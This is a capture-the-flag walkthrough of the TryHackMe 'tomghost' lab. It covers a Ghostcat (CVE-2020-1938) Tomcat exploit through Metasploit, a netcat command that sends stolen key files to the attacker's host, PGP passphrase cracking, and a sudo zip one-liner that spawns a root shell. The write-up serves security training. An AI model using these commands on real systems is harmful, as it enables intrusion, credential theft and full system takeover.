

. بِسْمِ اللَّـهِ الرَّحْمَـٰنِ الرَّحِيمِ
In the name of ALLAH, the most Gracious, the most Merciful .
Executive Summary :
- Target: TryHackMe — tomghost
- Difficulty: Easy
- Skills Demonstrated: * Service Enumeration (Nmap, Tomcat)
- Exploiting the AJP Protocol (Ghostcat / CVE-2020–1938)
- Cryptography (PGP decryption, GPG2John)
- Linux Privilege Escalation (Sudo misconfigurations, GTFOBins)
Hello world, Amrou is here! I'm back with another walkthrough. Before we dive into the write-up, I highly encourage you to give the lab a complete try on your own first. Learning from your mistakes along the way is the best way to grow. But if you're ready to see how it's done, LET'S GO!

1) Reconnaissance
Let's kick things off with an Nmap scan to see what ports are open:
nmap -v -p- <ip-address>
nmap -v -sCV -p 22,53,8009,8080 <ip-address> -oN scan.nmap
Why these flags? We use -p- to scan all 65,535 ports to ensure we don't miss anything hiding on non-standard ports. Then, we follow up with -sCV on the discovered ports to run default scripts (-sC) and enumerate service versions (-sV), which gives us a much clearer picture of what we are dealing with.
The scan reveals a web server running on port 8080, so let's investigate it :

As shown above, there is an outdated Tomcat version, Ə.0.30'. After conducting some research, we found that it can be exploited using the Ghostcat exploit.
Ghostcat is a flaw in the Tomcat AJP protocol that allows unauthenticated read access to web application files
2) Foothold :
So we fire our Metasploit instance and we look for that exploit using :
search ghostcat
Then we select the module using : 'use 0'
We look at its options using : 'show options'

We supply the host using the command 'set rhosts <room-ip-address>'.
We hit run :

And we got some credentials !
Now, all that's left is to SSH into the machine :

Head to merlin directory :

And we got the user flag !!
3) Horizontal privilege escalation :
Looking at our directory :

We found two interesting files so we copy them to our local machine using Netcat as follow :
On our local machine we run :
nc -lp <your-port> > <file-name>And on the target machine we run :
nc <your-tun0-ip-address> <your-port> < <filename>As shown above, there is a .pgp file with the name credential and a tryhackme.asc private key so we try to brute-force the private key using john then decrypt the .pgp file using the extracted passphrase :

We start by switching the private key into a hash so we can crack it using john as follow :

And as we can see we got a valid passphrase !!
So we use gpg tool to extract the hidden credentials as follow :
gpg --import tryhackme.asc
gpg -d credential.pgp
And we got merlin credentials !
"Now we just switch to the merlin user using :
su merlin4) Vertical Privilege escalation :
We start by listing our SUDO privileges using : 'sudo -l' .

And we found that we can run zip command as root .
We conducted some research and found the following article :
Which explains in detail how we can use the 'zip' command to obtain a root shell !
So we run the following commands :
touch test.txt
sudo zip test.zip test.txt -T --unzip-command="sh -c /bin/bash"
And ….

We got a root shell !!

And that's it for the root flag also !!
That's it for today guys I hope you enjoy the walkthrough and learn from it, and until next time Asalamo alaikom .
References:
The lab link : https://tryhackme.com/room/tomghost